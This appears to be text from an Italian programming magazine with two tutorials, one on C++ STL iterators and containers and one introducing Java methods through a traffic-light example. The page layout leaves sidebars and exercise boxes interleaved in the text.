È qui che entrano in gioco gli iteratori. Un iteratore è l'astrazione del metodo di accesso ad una sequenza (o insieme) di elementi. In altre parole, un iteratore ci consente di recuperare, dato un contenitore, un riferimento ad un elemento del contenitore. In un certo senso possiamo pensare ad un iteratore come ad un puntatore, strettamente correlato col contenitore su cui lavora: tale puntatore di volta in volta "punterà" ad un elemento del contenitore (così come un comune puntatore "punta" ad una certa cella di memoria). In realtà, un iteratore differisce sostanzialmente da un puntatore per la gestione molto controllata che fornisce: un iteratore non assumerà mai (come vedremo a breve) il valore *NULL*, e neanche un valore fuori controllo. L'ambito d'azione (e di variabilità) di un iteratore è strettamente limitato da delle apposite funzioni di interfaccia che non ne permettono malfunzionamenti.
È mediante gli iteratori che è possibile scindere i dati (presenti nei contenitori ed estratti tramite iteratori) dagli algoritmi usati per elaborare gli stessi. Infatti, un contenitore contiene dei dati, e se definiamo su di esso un iteratore possiamo accedere ai suoi elementi mediante una sequenza di operazioni (cioè, mediante un certo algoritmo) che fa uso solo dell'iteratore, non del contenitore.
È con questo artificio che nella STL si sono costruiti algoritmi caratterizzati da una estrema portabilità. Tali algoritmi fanno uso di iteratori, i quali non dipendono dal particolare contenitore su cui sono usati: la logica conseguenza è che gli algoritmi non dipendono dai dati, ma solo dalle caratteristiche astratte dei dati, ad esempio un algoritmo di ordinamento dipenderà dalla possibilità, in un certo insieme di dati, di stabilire se un valore è maggiore, minore o uguale a un altro valore, ma non dalla natura del dato stesso (non ci interessa se sono interi, valori in virgola mobile, caratteri alfabetici o altro).


USO DEGLI ITERATORI

Quando dobbiamo accedere agli elementi di un contenitore, possiamo usare un iteratore compiendo sempre una sequenza di operazioni del tipo:

```
//sia dato il contenitore "c"
Iteratore i; //"i" è un iteratore di "c"
//(dichiarato per semplicità in pseudo-codice
for(i=c.begin(); i!=c.end(); i++)
{
    //facciamo quello che dobbiamo fare
    //con l'elemento corrente, cui
    //punta (al momento) l'iteratore
    cout << *i; //ad esempio stampiamo il suo valore
}
```

In realtà, un iteratore non si ottiene esattamente come nello pseudo-codice riportato (il quale ha il solo scopo di rendere il concetto di "dichiarazione di un iteratore"): siccome iteratori e contenitori sono strettamente correlati, gli iteratori si ottengono a partire dai contenitori con opportune chiamate o dichiarazioni. Dato un contenitore, si può ottenere un iteratore su di esso mediante una dichiarazione come la seguente:

```
contenitore<T>::iterator nomeIteratore;
```

CONTENUTO E CONTENITORE

E' mediante gli iteratori che è possibile scindere i dati (presenti nei contenitori e estratti tramite iteratori) dagli algoritmi usati per elaborare gli stessi. Infatti, un contenitore contiene dei dati, e se definiamo su di esso un iteratore possiamo accedere ai suoi elementi mediante una sequenza di operazioni (cioè, mediante un certo algoritmo) che fa uso solo dell'iteratore, non del contenitore.

Ad esempio, si può creare un iteratore a partire dal contenitore vector<int> nel modo seguente:

```
vector<int>::iterator i;
```

Ogni contenitore è dotato della funzione *begin():* questa funzione può essere usata per produrre iteratori facenti riferimento al primo elemento del contenitore (ed è quindi utile per inizializzare un iteratore creato da noi).
Ad esempio, dato un contenitore c di tipo *vector<int>*, col codice:

```
vector<int>::iterator i = c.begin();
```

si intende inizializzare un iteratore i facendolo "puntare" al primo elemento del contenitore.
Oltre alla funzione *begin()* ogni contenitore possiede anche un'altra utile funzione: la funzione *end()*. Tale funzione restituisce un iteratore che fa riferimento alla prima posizione oltre l'ultimo elemento nel contenitore. Questa funzione (e l'iteratore da essa restituito) è molto utile proprio in situazioni come quella presentata in precedenza, in quanto ci permette di capire quando abbiamo finito di scorrere, col nostro iteratore, gli elementi del contenitore, mediante un semplice controllo di uguaglianza (operatore ==). Per iterare all'interno degli elementi di un contenitore, si usa in maniera molto intuitiva l'operatore di incremento (++), che applicato, nel nostro caso specifico, ad un iteratore, ha il significato di: *"Passa al prossimo elemento del contenitore".*
In pratica, quando cominciamo a iterare, assegniamo al nostro iteratore un valore iniziale che ci viene dato dalla funzione *begin()* del contenitore; questa è una inizializzazione come quelle che abbiamo fatto spesso nell'arco di questo corso: è come se dicessimo "col nostro iteratore *i* iniziamo da dove inizia l'iteratore datoci dalla funzione *c.begin()* del contenitore *c"*.
Man mano che incrementiamo l'iteratore (mediante l'operatore di incremento, che ha il significato spiegato in precedenza) scorriamo gli elementi del contenitore, finché non raggiungiamo la prima posizione che sta al di fuori del contenitore.
Tale posizione è quella selezionata da un particolare iteratore: quello che ci viene restituito dalla funzione *end()* del contenitore. Quando l'iteratore che stiamo usando per esplorare il contenitore raggiunge la medesima posizione di tale iteratore (che è quindi la prima al di fuori del contenitore), vuol dire che abbiamo finito gli elementi dell'insieme da iterare.

NOTA

ITERATORI DIVERSI

Gli iteratori non sono tutti uguali: sono divisi in classi, e ogni classe ha delle proprietà che ne rendono utile (e pratico) l'uso in determinate situazioni.

ALCUNE PARTICOLARITÀ

Notiamo innanzi tutto un dettaglio, che nello pseudo-codice presentato potrebbe non essere evidente. L'iteratore è un puntatore (anche se utilizzato in maniera particolare, come accennato all'inizio di questa puntata) ad un elemento nel contenitore (quello correntemente selezionato), quindi la riga di codice:

```
cout << *i;
```

il cui significato è *"inserisci sul canale di output predefinito ciò che è puntato da i",* richiama in realtà l'operatore << della classe cui appartiene l'oggetto puntato dall'iteratore. Ad esempio, se il contenitore *c* includesse oggetti di tipo *Scheda,* allora **i* sarebbe un oggetto di tipo *Scheda,* e l'operatore chiamato sarebbe quindi *Scheda::operator<<()* proprio della classe *Scheda.*
Non si può non ammirare questa incredibile coerenza e precisione negli incastri che è contemporaneamente croce e delizia del C++ (che però ovviamente presuppone che il progettista della classe *Scheda* abbia predisposto l'overload di tale operatore, cioè che la classe *Scheda* sia stata fatta in maniera "coscienziosa").
Il classico problema di *"out by one"* (cioè, di fuoriuscita di un indice dal proprio range di valori possibili, che tipicamente si riscontra usando gli array e imponendo in un ciclo una condizione errata di uscita), da cui nessuno di noi programmatori è immune, con gli iteratori non ha motivo di esistere: un iteratore opera su un contenitore muovendosi all'interno di rigidi confini che sono fissati dal contenitore stesso tramite le funzioni *begin()* ed *end(),* cui non può sfuggire in quanto il suo incremento è attuato tramite funzioni apposite facenti parte della libreria standard (e quindi affidabili).
Si noti che, parlando di iteratori, gli unici operatori che possiamo sempre usare sono tre: l'operatore di incremento e gli operatori == e !=.
Non possiamo quindi usare di default gli altri operatori quali < o >. In realtà, in alcuni casi si possono usare anche altri operatori, ma sostanzialmente sono riconducibili a questi tre appena esposti.
Un'ultima nota riguardo gli iteratori e i contenitori: alcuni contenitori possono definire sia iteratori "in avanti" che iteratori "all'indietro", cioè iteratori che scorrono gli elementi dall'inizio alla fine, ma anche dalla fine all'inizio. Il secondo tipo di iteratori si ottiene a partire dai contenitori usando funzioni analoghe a quelle appena viste, che sono la *rbegin()* ed *rend()* (la *"r"* iniziale sta per "reverse" cioè, appunto, "all'in-

dietro"): la *rbegin()* restituisce un iteratore posizionato sull'ultimo elemento del contenitore, mentre la *rend()* restituisce un iteratore posizionato appena prima del primo elemento del contenitore. Usando questi iteratori, possiamo scrivere uno stralcio di codice analogo a quello visto in precedenza, ma che scorra gli elementi di un contenitore in ordine inverso rispetto al caso precedente:

```
//sia dato il contenitore "c"
Iteratore i;
for(i=c.rbegin(); i!=c.rend(); i++)
{
    //stiamo scorrendo gli elementi
    //del contenitore c in verso
    //contrario al precedente esempio
    cout << *i;
}
```

CLASSIFICAZIONE DEGLI ITERATORI

Gli iteratori non sono tutti uguali: sono divisi in classi, e ogni classe ha delle proprietà che ne rendono utile (e pratico) l'uso in determinate situazioni. Tali classi sono:


- **input:** permettono operazioni di input da elementi del contenitore;
- **output:** permettono operazioni di output (cioè di scrittura) sugli elementi del contenitore;
- **forward:** permettono di scorrere gli elementi del contenitore in un unico verso;
- **bidirectional:** permettono di scorrere gli elementi del contenitore in entrambi i versi possibili;
- **random-access:** permettono di accedere agli elementi del contenitore senza alcun vincolo.

Possiamo pensare ad un iteratore random-access come a un generico iteratore, uno di tipo bidirectional è una specializzazione di quelli del random-access, uno di tipo forward è una versione limitata ad un solo verso di movimento del tipo *bidirectional,* mentre le classi input ed output sono raffinamenti del tipo *forward* (limitate ad input ed output sugli elementi).
Per tutti gli iteratori sono sempre definiti, ovviamente, gli operatori ++, * e ==. Tuttavia (come anticipato nel precedente paragrafo), per i tipi di iteratori più elaborati ne sono presenti anche altri, coerenti con le possibilità di utilizzo dell'iteratore. Ad esempio, per un iteratore di tipo bidirectional è supportato anche l'operatore -- di decremento, mentre per gli iteratori di tipo random-access è supportato anche l'operatore +, che consente di spostarsi direttamente a una determinata posizione senza scorrere tutti gli elementi intermedi.
Questa classificazione degli iteratori trova la sua applicazione pratica negli algoritmi facenti parte della STL: alcuni algoritmi sono strutturati per lavorare solo con iteratori di determinati tipi.

UN SEMPLICE ESEMPIO

Concludiamo con un esempio molto didattico sull'uso degli iteratori.
Si consideri il seguente codice:

```
#include <iostream>
#include <vector>
#include <string>

using namespace std;
int main(int argc, char **argv) {
  const vector<string> args(argv, argv + argc);
  vector<string>::const_iterator i;
  for(i=args.begin();i!=args.end();i++)
      cout << *i << endl;
  return 0;
}
```

Questo piccolo programmino contiene diversi spunti interessanti. Esso non fa altro che stampare a schermo gli argomenti passati al programma tramite riga di comando.
Vediamo in dettaglio cosa accade: innanzitutto viene creato un vettore di stringhe di tipo costante, questo vuol dire che tale vettore non è modificabile dopo la sua creazione (ad esempio non è possibile aggiungere elementi tramite la *push_back()* vista nella scorsa lezione). Il vettore viene creato facendo ricorso al costruttore che prende in ingresso riferimenti al primo e all'ultimo elemento. Possiamo notare infatti che il primo argomento *(argv = argument values)* è definito (nella lista argomenti della *main())* come un puntatore a un array di caratteri (quindi un puntatore a puntatore di char: in questo caso la stringa è appunto un semplice array di caratteri); il secondo argomento è la somma tra il valore di *argv* (cioè, attenzione, il valore della locazione di memoria puntata e NON del primo carattere della stringa!) e *argc (= argument count,*

Se hai suggerimenti, critiche, dubbi o perplessità sugli argomenti trattati e vuoi proporle agli autori puoi scrivere agli indirizzi:

alfredo.marroccelli@ioprogrammo.it **e** marco.delgobbo@ioprogrammo.it

Questo contribuirà sicuramente a migliorare il lavoro di stesura delle prossime puntate.

cioè numero di argomenti). Tale somma rappresenta proprio il puntatore alla cella di memoria che si trova appena dopo l'ultimo elemento che dovrà fare parte del vettore (sarà il valore restituito dalla funzione *end()*), in quanto il programma vede la memoria come una lunga sequenza di celle adiacenti.
Ad esempio se *argv == 100* (cioè il puntatore alla prima stringa si trova nella cella di memoria 100) e *argc == 3* (cioè abbiamo immesso una riga di comando con 3 parole) la somma *argv+argc* sarà uguale a 103, che è proprio la prima cella di memoria disponibile dopo l'ultimo elemento del vettore. Supponendo che il nostro programma si chiami *prova_iter.exe*, scrivendo:

```
prova_iter.exe come va?
```

avremo la seguente disposizione delle celle di memoria:

```
cella 100: puntatore a "prova_iter.exe"
cella 101: puntatore a "come"
cella 102: puntatore a "va?"
cella 103: prima cella libera successiva
```

Da notare che nella reale implementazione di questo meccanismo, i puntatori di solito occupano 4 byte (32 bit), quindi, stampando l'effettivo valore delle celle puntate, si otterrebbero dei numeri (esadecimali) distanziati tra loro di quattro posizioni, ad esempio:

```
0xa010760
0xa010764
0xa010768
```

tuttavia questo particolare per noi è trasparente: non ci dobbiamo preoccupare della rappresentazione interna di un puntatore, ci basta sapere che aggiungendo 1 a un puntatore si passa al valore successivo. Questo permette al codice di funzionare anche su macchine che, ad esempio, rappresentano la memoria con indirizzi a 64 bit (8 byte) senza alcuna modifica al sorgente (è il compilatore che si occupa di questi problemi). Ricordiamoci bene questa riga di codice quindi:

```
const vector<string> args(argv, argv + argc);
```

essa ci permette in maniera facile ed elegante di immagazzinare gli argomenti di un programma in un vettore di stringhe che è di gran lunga di più facile e pratico utilizzo di un doppio puntatore a char.
Abbiamo dichiarato il vettore *args* di tipo costante, questo per introdurre un particolare tipo di iteratore, quello costante, tramite la scrittura:

```
vector<string>::const_iterator i;
```

Questo tipo di iteratore è necessario quando utilizziamo contenitori costanti. Si badi bene però che la dicitura "iteratore costante" non significa che il SUO valore resta costante nel tempo, ma semplicemente che esso è l'iteratore di un contenitore costante. A pensarci bene infatti avrebbe davvero poca utilità un iteratore che mantiene sempre lo stesso valore e non può... iterare!
L'utilizzo di tipi costanti, laddove si può fare, porta alcuni vantaggi tra i quali un probabile aumento dell'efficienza di esecuzione (che dipende dalla particolare implementazione del compilatore e/o dal tipo di contenitore utilizzato) e la possibilità di impedire modifiche accidentali di elementi di un contenitore, cosa che, progettando librerie software che verranno utilizzate da altre persone nei contesti più disparati, è di enorme utilità. Il resto del programma di esempio è a questo punto banale, esso non fa altro che utilizzare l'iteratore per scorrere il contenuto di args e stamparlo a schermo; si noti anche in questo caso l'utilizzo dell'operatore * per l'accesso al valore puntato dall'iteratore: si agisce esattamente come se si avesse un puntatore a stringa *(string*)* ed è questa la maggiore potenza degli iteratori.

CONCLUSIONI

Iteratori e contenitori rappresentano la base per costruire librerie software potenti e portabili come quelle implementate nella STL. La grande varietà di algoritmi presenti, infatti, fa largo uso di questi meccanismi e consente di utilizzare lo stesso identico codice per scrivere, ad esempio, una efficiente routine di ricerca di un elemento in un contenitore, sia questo una vettore, una lista collegata o un contenitore definito dall'utente. Inutile dire che l'utilizzo di questi algoritmi ci fa risparmiare moltissimo tempo in fase di implementazione, utilizzando sempre codice robusto e praticamente bug-free.
La conoscenza degli algoritmi delle STL dunque è un presupposto necessario per qualsiasi programmatore C++ che si rispetti, ed è per questo che concentreremo la nostra attenzione su questo argomento nella prossima lezione.
Buono studio!

Alfredo Marroccelli
Marco Del Gobbo

A chi volesse approfondire la sua conoscenza sulle librerie standard del C++, consigliamo il validissimo libro

• THINKING IN C++ - 2ND ED. - VOLUME 2
Bruce Eckel e Chuck Allison

che rappresenta sicuramente un ottimo riferimento per i programmatori più avanzati (o aspiranti tali) ed è oltretutto disponibile gratuitamente per il download, partendo dall'indirizzo

http://www.mindview.net/Books/TICPP/ThinkingInCPP2e.html

Se volete invece dare un'occhiata a una reference delle funzioni standard del C per la manipolazione di stringhe (o meglio: di array di caratteri terminati da "\0" :-) consultate l'indirizzo:
http://www.cplusplus.com/ref/cstring/
Online è inoltre disponibile l'utilissimo "C++ Annotations" all'URL:

http://www.icce.rug.nl/documents/
che merita di essere visto (e letto) almeno una volta.

Alla scoperta dei metodi

Oggetti intelligenti

Il mese scorso hai imparato a definire nuovi tipi con la parola chiave class. Hai anche usato i tipi per costruire "oggetti". Questo mese imparerai a costruire oggetti un po' più intelligenti.

Non perdiamo tempo! Gli obiettivi di questa lezione:

1) **Imparerai cosa sono e come funzionano i metodi.**
2) **Imparerai a restituire un valore di ritorno da un metodo.**
3) **Parleremo del concetto di responsabilità.**

Cominciamo dal semplice programma del mese scorso:

```
class Incrocio {
 public static void main(String[] args){
  //crea il semaforo
  Semaforo s = new Semaforo();
  // ripeti il ciclo del semaforo cinque volte
  for(int i = 1; i <= 5; i++) {
   // il semaforo diventa verde
   s.verde = true;
   s.giallo = false;
   s.rosso = false;
   // stampa lo stato del semaforo sullo schermo:
   System.out.println("V: " + s.verde + ", G: " +
                                s.giallo + ", R: " + s.rosso);
   // possiamo passare?
   if(s.verde)
    System.out.println("Go!");
   else
    System.out.println("Stop!");
   // il semaforo diventa giallo
   s.verde = true;
   s.giallo = true;
   s.rosso = false;
   // stampa lo stato del semaforo sullo schermo:
   System.out.println("V: " + s.verde + ", G: " +
                                s.giallo + ", R: " + s.rosso);
   // possiamo passare?
   if(s.verde)
    System.out.println("Go!");
   else
    System.out.println("Stop!");
   // il semaforo diventa rosso
   s.verde = false;
   s.giallo = false;
   s.rosso = true;
   // stampa lo stato del semaforo sullo schermo:
   System.out.println("V: " + s.verde + ", G: " +
                                s.giallo + ", R: " + s.rosso);
   // possiamo passare?
   if(s.verde)
    System.out.println("Go!");
   else
    System.out.println("Stop!"); } } }
```

Questo incrocio usa una classe *Semaforo*:

```
class Semaforo {
 boolean verde = true;
 boolean giallo = false;
 boolean rosso = false;
}
```

Il mese scorso hai usato questa classe come uno stampo per costruire oggetti. Un oggetto di tipo *Semaforo* è un semplice contenitore per tre variabili di tipo *boolean*. In Fig. 1 puoi vedere la classe *Semaforo*, visualizzata con una notazione grafica che si chiama UML. La classe è rappresentata come un rettangolo diviso in tre sezioni. La prima sezione

contiene il nome della classe. La seconda sezione contiene i campi, ciascuno rappresentato dal suo nome seguito dal carattere ':' e dal suo tipo. La terza sezione è vuota - ma non lo resterà a lungo.

CI VUOLE METODO

I nostri Semafori sono, per ora, contenitori di variabili non particolarmente utili. Sarebbe bello se diventassero un po' più intelligenti - almeno abbastanza per fare qualcosa. Ad esempio, guarda il codice che stampa lo stato del semaforo. Questo codice è ripetuto, esattamente identico, in tre punti del programma *Incrocio*. Dato che il codice non è particolarmente leggibile ho aggiunto un commento prima di ciascuna stampa, e anche questo commento è ripetuto tre volte. Queste ripetizioni rendono il codice

Aggiungi il metodo *stampaStato()* alla classe *Semaforo*. Modifica il programma *Incrocio* per fargli chiamare questo metodo anziché stampare esplicitamente i campi del semaforo. Compila il programma e fallo girare.

Prova a modificare il codice di stampa (ad esempio, stampare informazioni solo sulle luci verde e rossa). Ricompila la classe *Semaforo* e fai girare il programma.

FUNZIONI CONTRO METODI

Se hai qualche esperienza di linguaggi procedurali come C o Visual Basic, il concetto di "metodo" potrebbe sembrarti familiare. I metodi non sono molto diversi dalle buone vecchie "funzioni". Ma le funzioni sono entità a sé stanti, mentre i metodi sono associati agli oggetti. Quando chiami un metodo, chiami sempre il metodo di un particolare oggetto (o quasi sempre, come vedrai quando parleremo dei metodi static). Nei prossimi mesi vedrai come questa differenza tra metodi e funzioni possa influire sul tuo modo di programmare.

prolisso e confuso. Inoltre, se volessi cambiare la stampa dovrei applicare la stessa modifica in tre posti diversi. Sarebbe bello poter mandare un semplice messaggio al semaforo per dirgli: "stampati", e lasciare che sia lui a gestire tutta la procedura di stampa. Possiamo farlo. Dobbiamo però dotare la classe *Semaforo* di qualcosa di più complicato di un semplice campo – qualcosa che si chiama un *metodo*. La parola *"metodo"* allude a "un modo di fare qualcosa", e in effetti proprio di questo si tratta: gli oggetti dotati di metodi possono "fare qualcosa". Visto dall'esterno, un metodo è una "scatola nera" con un'uscita e una serie di entrate. Immaginalo come una macchina che elabora informazioni e "fa delle cose", una specie di mini-programma. Se definisci un metodo in una classe, tutti gli oggetti della classe avranno quel metodo. Su ciascun oggetto potrai "chiamare" il metodo per farlo eseguire. Puoi definire un metodo con questa sintassi:

```
<tipo di ritorno> <nome del metodo>(<lista di
                                        argomenti>) {
 <codice del metodo>}
```

Ciascun metodo può avere una lista di argomenti. Gli argomenti sono le informazioni aggiuntive delle quali il metodo ha bisogno per fare il suo lavoro, e che non può trovare nei campi del suo oggetto. Alcuni metodi (come tutti quelli che vedrai questo mese) non hanno tubi in entrata, e hanno quindi una lista degli argomenti vuota. Tieni presente che anche se la lista è vuota, le parentesi tonde restano obbligatorie. Possiamo chiamare un metodo per fargli fare il suo lavoro - ad esempio per stampare qualcosa sullo schermo. Alcuni metodi restituiscono anche un risultato, cioè un valore primitivo o un oggetto. Il tipo di ritorno non è altro che il tipo di questo oggetto. Per ora faremo alcuni esempi di metodi che non restituiscono niente. Dobbiamo segnalare questi casi esplicitamente usando la parola chiave *void* al posto del tipo di ritorno.
Mettiamo insieme tutto questo. Definirò un metodo nella classe semaforo che stampa lo stato del semaforo. Lo chiamerò *stampaStato()*:

```
class Semaforo {
 boolean verde = true;
 boolean giallo = false;
 boolean rosso = false;
 void stampaStato() {
  System.out.println("V: " + verde + ", G: " + giallo
                                 + ", R: " + rosso); }
}
```

Questo metodo non ha bisogno di argomenti, perché referenzia solo campi dello stesso oggetto. Quindi le parentesi tonde sono vuote. Inoltre il metodo non restituisce niente, quindi il suo valore di ritorno è *void*. Il corpo del metodo, che in questo caso consiste in una sola riga, è un blocco di codice che verrà eseguito ogni volta che chiameremo il metodo. Nel caso di *stampaStato()* si tratta della stessa riga che avevamo usato in *Incrocio*, con una differenza. Finora dovevamo precisare su quale semaforo stavamo agendo, e quindi dovevamo usare il nome del semaforo per referenziare i campi *(s.verde, s.rosso, s.giallo)*. Questa volta siamo "dentro" al semaforo. La regola è: quando qualcuno fa riferimento ai campi di qualcun altro, deve precisare di chi siano questi campi; quando qualcuno fa riferimento ai propri stessi campi, gli basta usare il nome dei campi.

TRASLOCHI LOGICI

Ora che la classe *Semaforo* è diventata un po' più intelligente, posso sostituire tutte le stampe nel programma *Incrocio* con una semplice chiamata al metodo *stampaStato()*. Per chiamare un metodo devo usare una sintassi simile a quella che abbiamo usato per referenziare i campi, con un paio di parentesi tonde in più:

```
s.stampaStato();
```

Con questa riga di codice mandiamo un messaggio al semaforo. Il semaforo recepisce il messaggio ed esegue il codice di stampa. Alla fine del metodo il controllo torna alla riga successiva di *Incrocio*. Quando una classe chiama un metodo di un'altra classe, come in questo caso, diciamo che è un suo client. Quindi il nostro *Incrocio* è un client del *Semaforo*. Ora il problema della duplicazione della stampa è già meno pressante. La riga che chiama il metodo *stampaStato()* è ancora ripetuta tre volte, ma quella brutta concatenazione tra stringhe appare una volta sola, all'interno della classe *Semaforo*. Se volessimo modificare qualcosa nella stampa potremmo modificare quest'unica riga. Torniamo al codice di *Incrocio*, e cerchiamo qualche altro pezzo di codice che possiamo trasferire nel *Semaforo*.
Eccone uno interessante:

```
if(s.verde)
 System.out.println("Go!");
else
 System.out.println("Stop!");
```

Questo codice legge il valore di un campo del *Semaforo*. Potremmo trasformare questa lettura in un metodo di *Semaforo*. Non sei convinto? Seguimi e ti mostrerò i vantaggi di questo modo di fare. Il metodo che voglio costruire (possiamo chiamarlo il metodo *go()*) è un po' più complesso di stampaStato(). Come *Semaforo.stampaStato()*, anche *Semafo-*

ro.go() non ha bisogno di informazioni dall'esterno per funzionare: tutto quello che gli serve per lavorare, cioè il valore del campo verde, è all'interno del *Semaforo.* A differenza di *stampaStato()*, però, il metodo *go()* deve restituire un'informazione al suo client. Questa informazione è booleana (o si passa al semaforo, o ci si ferma). Quindi il metodo *go()* non sarà un "metodo void", bensì un "metodo boolean":

```
boolean go() {
 <...>
}
```

Ora devi imparare come passare il valore di ritorno fuori dal metodo, e per farlo hai bisogno di imparare una nuova parola chiave: *return.*

IL MESSAGGIO TORNA A CASA

L'istruzione *return* ha due compiti.
Il primo è restituire immediatamente il controllo al chiamante del metodo, ignorando tutte le istruzioni successive. Ad esempio, il semaforo di un passaggio a livello potrebbe avere un metodo come questo:

```
void stampaAvvertenzaInCasoDiRosso() {
 if(!rosso)
  return;
 System.out.println("PERICOLO! Treno in arrivo.");
}
```

Ti ricordo che il punto esclamativo è l'operatore booleano di negazione (il *"not"*). Se il campo rosso vale *true* viene eseguito il *return,* che forza l'uscita immediata dal metodo. Quindi il messaggio non viene stampato. In caso contrario il metodo prosegue con la stampa, e subito dopo termina (è come se alla fine del metodo ci fosse un *return* invisibile, aggiunto automaticamente dal compilatore). Il secondo compito di *return* è specificare il valore di ritorno. Il metodo *stampaAvvertenzaInCasoDiRosso()* è *void,* quindi non deve restituire niente. Se un metodo non è *void,* il *return* è obbligatorio (non si può uscire semplicemente "finendo il metodo"), e deve essere seguito dal valore di ritorno. Se sei confuso, forse questa semplice implementazione del metodo *go()* ti chiarirà le idee:

```
class Semaforo...
 boolean go() {
  return verde; }
```

Il metodo restituisce il valore del campo verde. Quindi se luce verde è accesa possiamo passare, se è spenta dobbiamo fermarci. Ora possiamo usare il metodo *go()* per chiedere al *Semaforo* stesso se dobbiamo partire o restare fermi.
Dove prima scrivevamo:

```
class Incrocio...
 if(s.verde)
  System.out.println("Go!");
 else
  System.out.println("Stop!");
```

ora possiamo scrivere:

```
class Incrocio...
 if(s.go())
  System.out.println("Go!");
 else
  System.out.println("Stop!");
```

L'incrocio chiama il metodo *go()* dell'oggetto *s.* Quando il metodo incontra un *return,* restituisce il controllo al client. A questo punto è come se la chiamata al metodo si fosse trasformata in un valore: il suo valore di ritorno.

SÌ, VA BENE, MA...

È tutto molto bello, ma per ora sembra che la cosa non ci abbia avvantaggiato molto. Il codice è lungo più o meno come prima (anche un po' di più, perché la classe *Semaforo* ha un nuovo metodo), e non sembra particolarmente più leggibile. Ma il vantaggio c'è. Prova a risolvere l'**Esercizio 3**. Cerca di risolvere l'esercizio da solo – dovrebbe essere molto facile, se ricordi gli operatori booleani. Ecco la soluzione:

```
class Semaforo...
 boolean go() {
  return verde && !giallo;
 }
```

Un modo più prolisso ma forse più chiaro di scrivere la stessa cosa è:

```
class Semaforo...
 boolean go() {
  if(rosso || giallo)
   return false;
  return true;
 }
```

Questo modo di scrivere forse è più "in stile Java". Dice: *se il campo rosso o il campo giallo sono true, allora non puoi passare; in caso contrario, puoi.*
Nota che non sarebbe cambiato niente se avessimo messo un *else* prima del secondo *return.* Se la prima condizione è verificata, il metodo incontra il primo *return* e termina subito. Ora il metodo restituisce *true* solo se il semaforo è verde ma non contempo-

Hai scritto il programma *Incrocio* per controllare il traffico del Comune di Velocia. Il Sindaco di Velocia ti contatta per chiederti una modifica al programma. Pare che molti automobilisti accelerino per superare il semaforo quando vedono il giallo, e questo comportamento ha già causato diversi incidenti. Il Sindaco vuole che il cartello "Go!", che adesso appare quando il semaforo è verde (anche quando è accesa la luce gialla), appaia solo quando il semaforo è verde ma non giallo. Prova a fare questa piccola modifica al codice. Quante classi devi modificare? Quante righe di codice?

Modifica la classe *Incrocio* per trarre vantaggio dai metodi *Semaforo.stampaStato()* e *Semaforo.stampaComando().*

raneamente giallo. E' una modifica molto semplice, perché il codice è tutto nel *Semaforo*. Se non avessimo assegnato questa responsabilità al *Semaforo*, avremmo dovuto modificare il codice in tutti i punti in cui verificavamo se il semaforo fosse verde o meno. Nel nostro caso, questi punti erano tre. In un programma molto grande, avrebbero potuto essere centinaia. Prima di continuare è bene fare qualche osservazione su quello che sta succedendo. Abbiamo cominciato isolando l'operazione di stampa. Ho notato che la stampa faceva riferimento ai campi del *Semaforo*, quindi mi è sembrato ovvio che dovesse essere il *Semaforo* a stampare sé stesso. Nella programmazione a oggetti si ragiona spesso in termini di responsabilità. Chi è il responsabile di una certa operazione? Probabilmente il responsabile è l'oggetto che possiede tutti i dati necessari a portare a termine l'operazione.

NOTA


METODI E OPERATORI

I metodi svolgono per gli oggetti un ruolo simile a quello svolto dagli operatori per i tipi primitivi. Ciascun tipo primitivo di Java (con l'eccezione del tipo degenere *void*) ha uno o più operatori associati. Ad esempio puoi usare l'operatore '+' per sommare degli int, o l'operatore '!' per negare un boolean. Se definisci un nuovo tipo, però, devi assumerti l'incombenza di spiegare cosa è possibile farci. I metodi servono appunto a questo.

METODI CHE CHIAMANO METODI

Torniamo al nostro codice. Abbiamo un metodo *go()* che ci dice se dobbiamo fermarci al semaforo, e nel codice di *Incrocio* chiamiamo questo metodo (tre volte, con tre righe di codice identiche) e stampiamo una tra due possibili stringhe a seconda del valore restituito dal metodo. A pensarci bene, tutto il sistema è un po' macchinoso e ridondante. Forse siamo stati un po' troppo prudenti: l'intera stampa della frase potrebbe diventare una responsabilità del *Semaforo*. Proviamo a incapsulare tutta l'operazione in un metodo e a trasferirla nel *Semaforo:*

```
class Semaforo {
 boolean verde = true;
 boolean giallo = false;
 boolean rosso = false;
 boolean go() {
  if(rosso || giallo)
   return false;
  return true; }
 void stampaComando() {
  if(go())
   System.out.println("Go!");
  else
   System.out.println("Stop!"); }
 void stampaStato() {
  System.out.println("V: " + verde + ", G: " +
                              giallo + ", R: " + rosso);  } }
```

Nota che il nuovo metodo *stampaComando()* chiama il metodo *go()*. Quindi abbiamo un metodo che chiama un altro metodo dello stesso oggetto. Qui vale la stessa regola che abbiamo visto per i campi: quando chiamiamo un metodo che appartiene "a noi stessi", non dobbiamo specificare il nome dell'oggetto. Ora la classe *Semaforo* è decisamente più flessibile. La puoi vedere nella Fig. 2, in cui ho riempito la terza sezione del rettangolo con i nomi dei metodi (l'UML usa per i metodi uno stile simile a quello che usa per i campi, compreso il carattere ':' e il "tipo del metodo").

```
Semaforo
---------------------
verde : boolean
giallo : boolean
rosso : boolean
---------------------
go() : boolean
stampaComando() : void
stampaStato() : void
```

ESERCIZIO 5

Elimina la duplicazione delle istruzioni in Incrocio, senza che il comportamento del programma cambi.

QUESTI INCROCI MODERNI!

Possiamo usare il nostro nuovo *Semaforo* per semplificare il codice dell'Incrocio (**Esercizio 4**). Ecco la soluzione:

```
class Incrocio {
 public static void main(String[] args){
  Semaforo s = new Semaforo();
  for(int i = 1; i <= 5; i++) {
   // il semaforo diventa verde
   s.verde = true;
   s.giallo = false;
   s.rosso = false;
   s.stampaStato();
   s.stampaComando();
   // il semaforo diventa giallo
   s.verde = true;
   s.giallo = true;
   s.rosso = false;
   s.stampaStato();
   s.stampaComando();
   // il semaforo diventa rosso
   s.verde = false;
   s.giallo = false;
   s.rosso = true;
   s.stampaStato();
   s.stampaComando(); } } }
```

